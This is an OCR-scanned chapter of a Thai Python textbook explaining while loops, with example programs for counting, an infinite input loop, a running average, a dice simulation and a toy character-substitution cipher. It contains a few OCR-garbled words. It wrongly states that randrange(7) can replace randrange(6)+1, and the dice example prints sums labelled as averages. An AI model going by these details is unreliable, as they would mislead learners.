การแก้ปัญหาต่างๆ ในชีวิตประจำวัน มักจะพบเจอกับปัญหาที่ต้องใช้ความพยายามในการแก้ปัญหาดังกล่าววนซ้ำหลาย ๑ ครั้ง เพื่อที่จะบรรลุเป้าหมาย เช่น ถ้าต้องการสอบให้ได้คะแนนดี จะเป็นต้องอ่านหนังสือในบที่จะออกสอบหลาย ๑ รอบ ยิ่งอ่านมากยิ่งมีโอกาสที่จะได้คะแนนสอบมากตามไปด้วย หรือนักกีฬาที่ต้องการได้เหรียญทองในการแข่งขันจะเป็นต้องฝึกซ้ำแบบเดิมให้เกิดความชำนาญ ยิ่งชำนาญมากก็ยิ่งมีโอกาสประสบความสำเร็จมากตามไปด้วย เช่นเดียวกับการแก้ปัญหาทางคณิตศาสตร์ บางปัญหานั้นจะเป็นต้องประมวลผลซ้ำไปซ้ำมาหลาย ๑ รอบ จนกว่าจะได้คำตอบ เช่น การหาผลรวมของจำนวนเต็มตั้งแต่ 1 – n การหาค่า factorial การหาค่า prime number และการคำนวณเลขลำดับอนุกรม เป็นต้น ปัญหาเหล่านี้จะเป็นต้องอาศัยเทคนิคการทำซ้ำทั้งสิ้น ภาษาไพธอนเตรียมคำสั่งในการทำซ้ำไว้ 2 คำสั่งคือ while และ for loop โดยใน 2 คำสั่งนี้ สามารถจำแนกเป็นวิธีการทำงานได้ ๓ รูปแบบ while loop, for loop และ nested loop ซึ่งมีรายละเอียดดังต่อไปนี้

บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

### คำสั่ง While loop


While เป็นคำสั่งวนซ้ำที่มีการตรวจสอบเงื่อนไข (condition) ก่อนเข้าทำงานเสมอ เมื่อเงื่อนไขที่ทำการตรวจสอบเป็นจริง จึงจะประมวลผลคำสั่งหลัง while แต่ถ้าเงื่อนไขเป็นเท็จจะหยุดการทำงานทันที สำหรับงานที่นิยมใช้ while ในการแก้ปัญหา คือ ปัญหาที่ไม่ทราบจำนวนรอบการทำงานที่แน่นอน หรือปัญหาที่ไม่สามารถทราบได้ร่วงหน้าว่าจะต้องใช้เวลาในการประมวลผลนานเท่าใด ส่วนใหญ่มักจะหยุดการทำงานของ while ด้วยเงื่อนไขบางประการ เช่น กดเป็นพิมพ์ที่บ่งบอกว่าต้องการออกจากโปรแกรม เช่น ESC, q, -1, 0 เป็นต้น หรือตรวจสอบค่าในตัวแปรตัวใดตัวหนึ่งในโปรแกรมเป็นเท็จ เป็นต้น

โครงสร้างการทำงาน while loop มีรูปแบบคำสั่งดังนี้

*while condition:*

*statement(s)*

แผนผังจำลองการทำงานดังภาพที่ 6.9 และตัวอย่างโปรแกรมที่ 6.9



รูปที่ 6.9 แสดงแผนผังจำลองการทำงานของคำสั่ง while loop

#### ตัวอย่างโปรแกรมที่ 6.9

```

1 # While loop testing
2 count = 0
3 while (count < 9):
4     print ('The count is:', count)
5     count = count + 1
6 print ("Good bye!")
  
```

```
The count is: 0
The count is: 1
The count is: 2
The count is: 3
The count is: 4
The count is: 5
The count is: 6
The count is: 7
The count is: 8
Good bye!
>>>
```

จากตัวอย่างโปรแกรมที่ 6.9 เริ่มต้นบรรทัดที่ 2 เป็นการกำหนดค่าให้ตัวแปร count มีค่าเท่ากับ 0 เพื่อใช้สำหรับนับค่า ขั้นตอนต่อไปบรรทัดที่ 3 โปรแกรมจะเปรียบเทียบเงื่อนไขใน while ว่า count มีค่าน้อยกว่า 9 หรือไม่ถ้าเงื่อนไขเป็นเท็จ โปรแกรมจะข้ามไปทำงานในบรรทัดที่ 6 โดยพิมพ์ขอความว่า "Good bye!" ออกจอภาพ แต่ถ้าเงื่อนไขเป็นจริง (count < 9) โปรแกรมจะทำงานหลัง while ในบรรทัดที่ 4 โดยพิมพ์ขอความว่า 'The count is:' พร้อมกับค่าในตัวแปร count ต่อจากนั้นในบรรทัดที่ 5 จะทำการเพิ่มค่าให้ตัวแปร count ขึ้นอีก 1 ต่อจากนั้นโปรแกรมจะวนกลับไปตรวจสอบเงื่อนไขของ while ในบรรทัดที่ 3 ใหม่ เป็นรอบที่ 2 และทำการประมวลผลคำสั่งตามลำดับในบรรทัดที่ 3 > 4 > 5 ไปเรื่อยๆ จนกว่าเงื่อนไขที่ while จะเป็นเท็จ (count >= 9) เมื่อเงื่อนไขใน while เป็นเท็จโปรแกรมจะมาทำงานในบรรทัดที่ 6 โดยพิมพ์ขอความว่า "Good bye!" ก่อนจบโปรแกรมเสมอ

### การวนซ้ำแบบไม่รู้จบ (The Infinite Loop)

บอยครึ่งที่พับปัญหาในการใช้งาน while คือ เงื่อนไขที่ตรวจสอบไม่เป็นเท็จซึ่งสาเหตุมาจากการหลâyกรณ์ แต่ส่วนใหญ่มาจากการหลงลืมทำให้ตัวแปรที่ใช้ตรวจสอบเงื่อนไขเป็นเท็จ เช่น ในกรณีตัวอย่างโปรแกรมที่ 6.9 ถ้านักเขียนโปรแกรมลืมเพิ่มค่าให้กับตัวแปร count จะทำให้โปรแกรมเข้าสู่สถานะที่เรียกว่า Infinite loop คือโปรแกรมทำงานไปเรื่อยๆ ไม่สามารถหยุดได้ แต่ก็มีโปรแกรมบางประเภทที่ต้องการการทำงานในลักษณะ infinite loop อญ жеมีองกัน เช่น โปรแกรมประเภท Client-Server ที่ผู้ให้บริการ (Server) จะรอให้บริการตลอดเวลาไม่มีวันหยุดพักหรือปิดโปรแกรมเลย สำหรับคำสั่ง

บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

ตัวอย่างที่ใช้ในกรณีที่ต้องการให้โปรแกรมทำงานในลักษณะ infinite loop ดังโปรแกรมที่ 6.10

ตัวอย่างโปรแกรมที่ 6.10

```

1 # Infinite loop program
2 # When would you like to exit this program, push CTRL + C
3 var = 1
4 while var == 1 : # This constructs an infinite loop
5     num = int(input("Enter a number :"))
6     print("You entered: ", num)
7 print("Good bye!")

```

```

Enter a number :394
You entered: 394
Enter a number :3994
You entered: 3994
Enter a number :
Traceback (most recent call last):
  File "C:/Users/Phat/AppData/Local/Programs/Python/3.8/python.exe", line 5, in <module>
    num = int(input("Enter a number :"))
KeyboardInterrupt
>>>

```

จากตัวอย่างโปรแกรม 6.10 เริ่มต้นบรรทัดที่ 3 กำหนดค่าให้ตัวแปร var = 1 เพื่อใช้สำหรับเปรียบเทียบเงื่อนไขก่อนเข้าทำงานใน while loop ในบรรทัดที่ 4 ทำการตรวจสอบเงื่อนไขก่อนเข้าทำงานใน while ผลการตรวจสอบปรากฏว่า เป็นจริงเสมอ เพราะว่าค่าในตัวแปร var มีค่าเท่ากับ 1 โปรแกรมจึงเลื่อนไปทำคำสั่งในบรรทัดที่ 5 หลังคำสั่ง while คือคำ สั่งอ่านข้อมูลจำนวนเต็มมาจากแป้นพิมพ์เก็บไว้ในตัวแปร num จากนั้นบรรทัดที่ 6 จะพิมพ์ค่าที่อยู่ในตัวแปร num ออกมายังจอภาพ และโปรแกรมจะกลับไปทำงานในบรรทัดที่ 4 อีกครั้ง ทั้งนี้ เพราะเงื่อนไขใน while ยังเป็นจริงอยู่ การทำงานจะทำซ้ำคำสั่งบรรทัดที่ 4 >> 5 >> 6 ไปเรื่อยๆ จนกว่าเงื่อนไขใน while จะเป็นเท็จ แต่สำหรับในกรณีนี้จะเป็นจริงตลอดไป แบบไม่มีวันจบ (Infinite loop) และคำสั่งในบรรทัดที่ 7 จะไม่ถูกประมวลผลเลย ถ้าผู้เขียนโปรแกรมต้องการออกจากโปรแกรมนี้ ให้กดปุ่ม CTRL + C เท่านั้น เพื่อเป็นการยุติโปรแกรม (Terminate) และโปรแกรมจะแสดงข้อความผิดพลาดออกมายังหน้าจอ



การกำหนดเงื่อนไขเพื่อใช้เปรียบเทียบก่อนเข้าทำงานใน while loop เป็นขั้นตอนที่สำคัญมากและต้องทำเสมอ มิเช่นนั้น โปรแกรมอาจจะทำงานแบบไม่รู้จับได้

### การใช้คำสั่ง else ร่วมกับ while และ for

ไฟลอนจะอนุญาตให้เขียนโปรแกรมสามารถใช้ else ร่วมกับคำสั่ง while และ for ได้ (ซึ่งแนวคิดดังกล่าวไม่มีในภาษา C/C++ หรือ Java) โดยถ้าใช้คำสั่ง else กับ for แล้ว คำสั่ง else จะทำงานเมื่อการประมวลผลคำสั่งใน for loop เสร็จเรียบร้อยหมดแล้ว และถ้าใช้งาน else กับ while คำสั่ง else จะทำงานก็ต่อเมื่อเงื่อนไขใน while loop เป็นเท็จ ตัวอย่างการใช้ else ร่วมกับ while ดังโปรแกรมที่ 6.11

#### ตัวอย่างโปรแกรมที่ 6.11

```

1 # Testing else statement with while loop
2 count = 0
3 while count < 5:
4     print(count, " is less than 5 (While Loop)")
5     count = count + 1
6 else:
7     print(count," is not less than 5(Else after exit while loop)")
8 print("Good bye!")

```

```

0  is less than 5 (While Loop)
1  is less than 5 (While Loop)
2  is less than 5 (While Loop)
3  is less than 5 (While Loop)
4  is less than 5 (While Loop)
5  is not less than 5(Else after exit while loop)
Good bye!
>>>

```

จากตัวอย่างโปรแกรมที่ 6.11 บรรทัดที่ 2 กำหนดค่าเริ่มต้นให้ตัวแปร count เท่ากับ 0 เพื่อใช้สำหรับทำการเปรียบเทียบก่อนเข้าทำงานใน while loop ผลลัพธ์จากการเปรียบเทียบ (บรรทัดที่ 3) มีค่าเป็นจริง เพราะ count

### บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

< 5 โปรแกรมจะเข้าไปประมวลผลในบรรทัดที่ 4 โดยพิมพ์ข้อความว่า "X is less than 5 (While Loop)" โดย X คือค่าที่อยู่ในตัวแปร count ในบรรทัดที่ 5 โปรแกรมทำการเพิ่มค่า conunt ขึ้นอีก 1 จากนั้นโปรแกรมจะวนกลับมาตรวจสอบเงื่อนไขใน while อีก ( เพราะเงื่อนไขยังไม่เป็นเท็จ) ซึ่งโปรแกรมจะทำคำสั่งซ้ำในบรรทัดที่ 3 >> 4 >> 5 เช่นนี้ไปเรื่อยๆ จนกว่า count  $\geq 5$  จึงทำให้โปรแกรมยุติการทำงานใน while loop ลง และมาประมวลผลคำสั่งในบรรทัดที่ 7 หลังคำสั่ง else โดยพิมพ์ข้อความว่า "5 is not less than 5 (Else after exit while loop)" และตามด้วยข้อความ "Good bye!" ในบรรทัดที่ 8

สำหรับในกรณีที่ต้องการประมวลผลคำสั่งที่มีเพียงแค่คำสั่งเดียวเท่านั้น ต่อจากคำสั่ง while (จะมีลักษณะการทำงานคล้ายกับ if ที่ปราศจาก else) คือให้วาง 1 คำสั่งที่ต้องการประมวลผลอยู่ในบรรทัดเดียวกันกับ while ดังตัวอย่างต่อไปนี้

```
flag = True
while flag != False: flag = False # Single statement only
print("Good bye!")
```

เมื่อรันโปรแกรมผลลัพธ์ที่ได้คือ Good bye!

#### โจทย์ตัวอย่างและผังงาน

จงเขียนโปรแกรมคำนวณหาค่าเฉลี่ย n จำนวน โดยโปรแกรมจะวนรับค่าข้อมูลจากแป้นพิมพ์ไปเรื่อยๆ พร้อมคำนวณหาค่าเฉลี่ยไปพร้อมๆ กันกับการรับข้อมูล จนกว่าผู้ใช้จะพิมพ์ 0 หรือ 0.0 โปรแกรมจึงจะหยุดทำงาน

ตัวอย่างอินพุต/เอาต์พุต: Enter a number : 10.5

Average of number is : 10.5


Enter a number : 5

Average of number is : 7.75

Enter a number : 0

Good bye!

สำหรับผังจำลองการทำงานจะมีลักษณะดังภาพที่ 6.10 และตัวอย่างโปรแกรมที่ 6.12



รูปที่ 6.10 แสดงแผนภาพจำลองโปรแกรมคำนวณหาค่าเฉลี่ย ก จำนวน

บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

### ตัวอย่างโปรแกรมที่ 6.12 โปรแกรมคำนวณหาค่าเฉลี่ย n จำนวน

```

1 # Calculating the average for N numbers
2 Count = 1
3 Sum = 0.0
4 print("To exit this program, please type 0 or 0.0 :")
5 Num = float(input("Enter a number :"))
6 while Num != 0 or Num != 0.0:
7     Sum += Num
8     Avg = Sum / Count
9     Count += 1
10    print ("Average of number is : ", Avg)
11    Num = float(input("Enter a number :"))
12 print("Good bye!")

```

```

To exit this program, please type 0 or 0.0 :
Enter a number :10.5
Average of number is :  10.5
Enter a number :7.8
Average of number is :  9.15
Enter a number :0
Good bye!
>>>

```

จากโปรแกรมที่ 6.12 บรรทัดที่ 2 และ 3 โปรแกรมกำหนดค่าเริ่มต้นให้กับตัวแปร Count เท่ากับ 1 เพื่อใช้สำหรับบันทึกจำนวน และ Sum = 0.0 สำหรับเก็บผลรวมสะสม ในบรรทัดที่ 4 โปรแกรมพิมพ์ข้อความว่า "To exit this program, please type 0 or 0.0 :" เพื่อบอกให้ผู้ใช้ได้ทราบวิธีในการออกจากราบบบ กดล่า ขึ้นตอนต่อไปบรรทัดที่ 5 โปรแกรมทำการอ่านค่าข้อมูลจากแป้นพิมพ์ ข้อมูลที่อ่านได้จะถูกแปลงให้เป็นข้อมูลชนิด float เนื่องจากการหาค่าเฉลี่ยข้อมูลจะเป็นจำนวนจริงเสมอ หลังจากนั้นในบรรทัดที่ 6 โปรแกรมทำการเปรียบเทียบเงื่อนไขในคำสั่ง while ถ้าผู้ใช้ป้อนข้อมูลที่มีค่าเป็น 0 หรือ 0.0 จะส่งผลให้การทำงานใน while loop หยุดลง และกระโดดไปทำงานบรรทัดที่ 12 โดยพิมพ์ข้อความว่า "Good bye!" พร้อมกับจบโปรแกรมทันที แต่ถ้าผู้ใช้งานป้อนค่าอื่น ๆ ที่ไม่ใช่ 0 หรือ 0.0 โปรแกรมจะทำการประมวลผลหลังคำสั่ง while ในบรรทัดที่ 7 โดยเริ่มต้นคำนวณ คือ นำค่า Sum + Num และเก็บไว้ในตัวแปร Sum บรรทัดที่ 8 หาค่าเฉลี่ยแล้วเก็บไว้ในตัวแปร Avg บรรทัดที่ 9 ทำการเพิ่มค่าให้ตัวแปร Count อีก 1 เสร็จ

แล้วพิมพ์ค่าเฉลี่ยออกทางจอภาพในบรรทัดที่ 10 หลังจากพิมพ์ผลลัพธ์เสร็จแล้ว ในบรรทัดที่ 11 โปรแกรมจะรอรับข้อมูลจากแป้นพิมพ์ใหม่อีกรอบ เมื่อผู้ใช้ป้อนข้อมูลแล้ว โปรแกรมจะแปลงข้อมูลให้เป็นชนิด float เช่นเดิม เสร็จแล้ว จึงกระโดดไปทำงานในบรรทัดที่ 6 เพื่อเบรียบเทียบเงื่อนไขใน while อีกรอบ โปรแกรมทำซ้ำในบรรทัดที่ 6 ถึง 11 ในลักษณะเช่นนี้ไปเรื่อย ๆ จนกว่าผู้ใช้จะป้อน 0 หรือ 0.0 โปรแกรมจึงจะหยุดการทำงานใน while loop และพิมพ์ข้อความ "Good bye!" พร้อมกับจบการทำงาน

ตัวอย่างโปรแกรมที่ 6.13 จะเขียนโปรแกรมคำนวณหาค่าเฉลี่ยของการสุ่มโยนลูกเต๋าแต่ละลูก จำนวน 100 ครั้ง ทั้งหมด 2 ลูก และแสดงค่าเฉลี่ยของลูกเต๋าแต่ละลูกพร้อมกับเบรียบเทียบว่าลูกไหนมีค่าเฉลี่ยมากกว่ากัน



ตัวอย่างโปรแกรมที่ 6.13

```

1 # Calculating the average of two dices
2 import random
3 count, avg1, avg2 = 1, 0, 0
4 while count <= 100:
5     dice1, dice2 = random.randrange(6)+1, random.randrange(6)+1
6     avg1, avg2, count = avg1 + dice1, avg2 + dice2, count + 1
7
8 print("Average of dice1 = %0.2f and dice2 = %0.2f"%(avg1, avg2))
9 if avg1 > avg2:
10    print("Average of dice1 > dice2")
11 else:
12    print("Average of dice2 > dice1")

```

```

Average of dice1 = 336.00 and dice2 = 367.00
Average of dice2 > dice1
>>>

```

จากโปรแกรมที่ 6.13 บรรทัดที่ 2 โปรแกรมนำเข้าไลบรารีชื่อ random เพื่อใช้สุ่มค่าข้อมูลสำหรับการโยนลูกเต๋า บรรทัดที่ 3 โปรแกรมทำการกำหนดค่าเริ่มต้นให้กับตัวแปร count เท่ากับ 1 เพื่อนับจำนวนครั้งในการโยน

### บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

ลูกเต่า (โดยในโปรแกรมจะทำการโยนลูกเต่าทั้งหมดจำนวน 100 ครั้ง) พร้อมกับกำหนดค่าให้กับตัวแปร avg1 และ avg2 มีค่าเท่ากับ 0 เพื่อเก็บค่าเฉลี่ยในการโยนลูกเต่าแต่ละครั้ง ซึ่งจะโยนพร้อมกัน 2 ลูก เมื่อกำหนดค่าตัวแปรแล้ว บรรทัดที่ 4 โปรแกรมจะทำการตรวจสอบเงื่อนไขของ while ว่า count <= 100 ใช่หรือไม่ ผลจากการตรวจสอบในครั้งแรก เป็นจริง เพราะ count < 100 โปรแกรมจึงประมวลผลคำสั่งหลัง while ในบรรทัดที่ 5 ด้วยการสุ่มค่าด้วยคำสั่ง randrange (จำลองการโยนลูกเต่า) จาก 1 ถึง 6 ด้วยคำสั่ง random.randrange(6) + 1 (โดยปกติฟังก์ชัน randrange จะสุ่มค่าจาก 0 ถึง n - 1 ดังนั้นจะเป็นต้องบวกอีก 1 เพื่อทำให้เหมือนหน้าของลูกเต่า หรือใช้ random.randrange(7) ก็ได้) คำสั่งแรกจะเก็บค่าที่สูงได้ไว้ในตัวแปรชื่อ dice1 และตัวแปรชื่อ dice2 จะเก็บค่าการสุ่มครั้งที่สอง (การกำหนดค่าตัวแปรในบรรทัดที่ 5 ตัวแปรด้านซ้าย และข้อมูลทางด้านขวาจะต้องมีจำนวนเท่ากัน มิใช่นั่นจะเกิดข้อผิดพลาด) จากนั้นบรรทัดที่ 6 โปรแกรมจะคำนวณหาค่าเฉลี่ยของลูกเต่าทั้งสองลูกแยกกัน โดย avg1 สำหรับลูกเต่าลูกที่ 1 และ avg2 สำหรับลูกที่ 2 พร้อมกับบวกค่า count เพิ่มอีก 1

ต่อจากนั้นโปรแกรมจะกลับไปเปรียบเทียบเงื่อนไขใน while เช่นเดิม จนกว่า count จะมากกว่า 100 โปรแกรมจึงจะหยุดการทำงานใน while loop และพิมพ์ค่าเฉลี่ยของลูกเต่าในบรรทัดที่ 8 ต่อจากนั้นบรรทัดที่ 9 โปรแกรมทำการเปรียบเทียบค่าระหว่าง avg1 และ avg2 ว่าตัวแปรใดมีค่ามากกว่ากัน ถ้า avg1 มากกว่าโปรแกรมจะทำงานในบรรทัดที่ 10 โดยพิมพ์ข้อความว่า "Average of dice1 > dice2" แต่ถ้า avg2 มากกว่า avg1 จะทำงานในบรรทัดที่ 12 โดยพิมพ์ข้อความว่า "Average of dice2 > dice1" ดังผลลัพธ์ที่แสดงข้างบน

ตัวอย่างโปรแกรมที่ 6.14 จงเขียนโปรแกรมเข้าและถอนรหัสอย่างง่าย เรียกชื่อ วิธีการนี้ว่า CTOF โดยใช้สมการเข้าและถอนรหัสดังนี้

$$F = 32 + \frac{(212 - 32)}{100} \times C$$

เมื่อ F คือตัวอักษรที่ถูกเข้ารหัสแล้ว และ C คืออักษรที่ยังไม่ได้เข้ารหัส เมื่อทำการถอนรหัสกลับจะใช้สมการดังนี้

$$C = (F - 32) \times \frac{100}{(212 - 32)}$$

ตัวอย่างอินพุต: Enter string message: Hello World!

ตัวอย่างเอาต์พุต: Encrypted message: [161.6, 213.8, 226.4, 226.4, 231.8, 89.6, 188.6, 231.8, 237.2000000000002, 226.4, 212.0, 91.4]

Decrypted string : Hello World!

#### ตัวอย่างโปรแกรมที่ 6.14

```

1 # Encrypted/Decrypted program
2 # These codes for encrypting message
3 i = 0
4 encryptedMsg = []
5 msg = input("Enter string message :")
6 while i < len(msg):
7     C = ord(msg[i])
8     F = 32 + (((212 - 32)/100) * C)
9     encryptedMsg.append(F)
10    i += 1
11 print ("Encrypted message : ",encryptedMsg)
12 #These codes for decrypting message
13 i = 0
14 decryptedMsg = ""
15 while i < len(encryptedMsg):
16     F = encryptedMsg[i]
17     C = (F - 32) * (100/(212 - 32))
18     temp = chr(int(C))
19     decryptedMsg = decryptedMsg + str(temp)
20     i += 1
21 print ("Decrypted string : ",decryptedMsg)

```

```

Enter string message :Hello World!
Encrypted message : [161.6, 213.8, 226.4, 226.4, 231.8, 89.6, 188.6, 231.8, 237
.2000000000002, 226.4, 212.0, 91.4]
Decrypted string : Hello World!
>>>

```

จากโปรแกรมที่ 6.14 บรรทัดที่ 3 เริ่มต้นกำหนดค่า i เท่ากับ 0 สำหรับนับความยาวของข้อความ และ encryptedMsg (บรรทัดที่ 4) เป็นค่า ลิสต์ว่างเพื่อเก็บข้อมูลที่เข้ารหัสแล้ว บรรทัดที่ 5 โปรแกรมทำการรับค่า ข้อความจากแป้นพิมพ์และเก็บไว้ในตัวแปร msg หลังจากรับข้อความแล้วใน บรรทัดที่ 6 โปรแกรมเริ่มการตรวจสอบค่า i ใน while ว่ามีค่าน้อยกว่าค่า

## บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

ความยาวของสตริง msg หรือไม่ (ความยาวของสตริงหาได้จาก len(msg)) เมื่อตรวจสอบแล้วผลปรากฏว่าค่า i มีค่าน้อยกว่าค่าความยาวของตริง msg (ถ้าความยาวของสตริงมีค่า = 0 เสดงว่าไม่ได้ป้อนข้อมูล) ถ้าเป็นจริงแสดงว่า ผู้ใช้งานป้อนข้อมูลที่เป็นพิมพ์บรรทัดที่ 7 โปรแกรมจะทำการแปลงรหัสตัวอักษรที่ลงทะเบียนไว้เป็นจำนวนเต็ม โดยเรียกฟังก์ชัน ord (เพื่อสมการจะใช้เลขจำนวนในการคำนวณไม่ใช้สตริง) และบรรทัดที่ 8 นำค่าที่แปลงเป็นจำนวนเต็มมาเข้าสมการเพื่อคำนวณหาค่า F บรรทัดที่ 9 ค่า F ที่คำนวณได้จะถูกนำไปพักระบบ encryptedMsg ก่อน โดยเก็บเป็นตัวเลขต่อท้ายไปเรื่อยๆ ด้วยเมธอด append ให้ครบทุกตัวอักษร เนื่องจากต้องรอเข้ารหัสให้ครบทุกตัวก่อนทำงานต่อไป จากนั้นบรรทัดที่ 10 ทำการเพิ่มค่าให้กับ i เพื่อนับจำนวนในรอบถัดไป ต่อจากนั้นโปรแกรมจะกระโดดกลับไปทำคำสั่ง while ในบรรทัดที่ 6 อีก (เพื่อเงื่อนไขยังเป็นจริงอยู่) เป็นรอบที่ 2 โปรแกรมจะทำงานเรียงลำดับบรรทัดที่ 6 >> 7 >> 8 >> 9 >> 10 ในลักษณะเช่นนี้ไปเรื่อยๆ จนกว่าตัวอักษรจะถูกเข้ารหัสหมดทุกตัว นั่นคือ ค่า i เท่ากับความยาวของสตริงนั้นเอง เมื่อทำการแปลงรหัสครบทุกตัวอักษรแล้วโปรแกรมจะยุติการทำงานใน while loop และพิมพ์ผลลัพธ์ของความที่เข้ารหัสแล้วในบรรทัดที่ 11 ออกทางจอภาพ ซึ่งก็จะเสร็จสิ้นกระบวนการเข้ารหัสขอความ

สำหรับการถอดรหัสจะเริ่มจากบรรทัดที่ 13 และ 14 โดยกำหนดค่าให้กับตัวแปร i เท่ากับ 0 อีกครั้ง (เพื่อเอาไว้นับจำนวนตัวอักษร) และตัวแปร decryptedMsg เป็นสตริงว่าง (เพื่อเก็บข้อความที่จะถูกถอดรหัสแล้ว) ลำดับถัดไปในบรรทัดที่ 15 โปรแกรมจะทำการตรวจสอบเงื่อนไขใน while ว่า ขอความว่างหรือไม่ ถ้าว่างโปรแกรมจะกระโดดไปทำงานบรรทัดที่ 21 แต่ถ้าขอความไม่ว่าง โปรแกรมจะเริ่มถอดรหัสทีละตัวอักษรเหมือนกับการเข้ารหัส โดยใช้สมการการถอดรหัสในบรรทัดที่ 17 ขอความจะถูกถอดทีละตัวและเก็บไว้ในตัวแปร temp (บรรทัดที่ 18) ในขณะตอนนี้จำเป็นต้องทำการแปลงจากตัวเลขจำนวนจริงเป็นจำนวนเต็มก่อน ด้วยฟังก์ชัน int(c) เพราะว่าสูตรที่คำนวณออกมากค่าที่ได้จะเป็นจำนวนจริง เมื่อได้จำนวนเต็มแล้วจึงทำการแปลงเป็นตัวอักษรอีกครั้ง โดยใช้ฟังก์ชัน chr() และเก็บตัวอักษรที่ถอดรหัสแล้วในตัวแปร decryptedMsg (บรรทัดที่ 19) ในรูปแบบของสตริง พร้อมกับเพิ่มค่า i (บรรทัดที่ 20) และโปรแกรมจะกระโดดไปทำงานบรรทัดที่ 15 เพื่อเปรียบเทียบเงื่อนไขใน while อีกครั้งและทำซ้ำอย่างนี้ไปเรื่อยๆ จนกว่าจะถอดรหัส

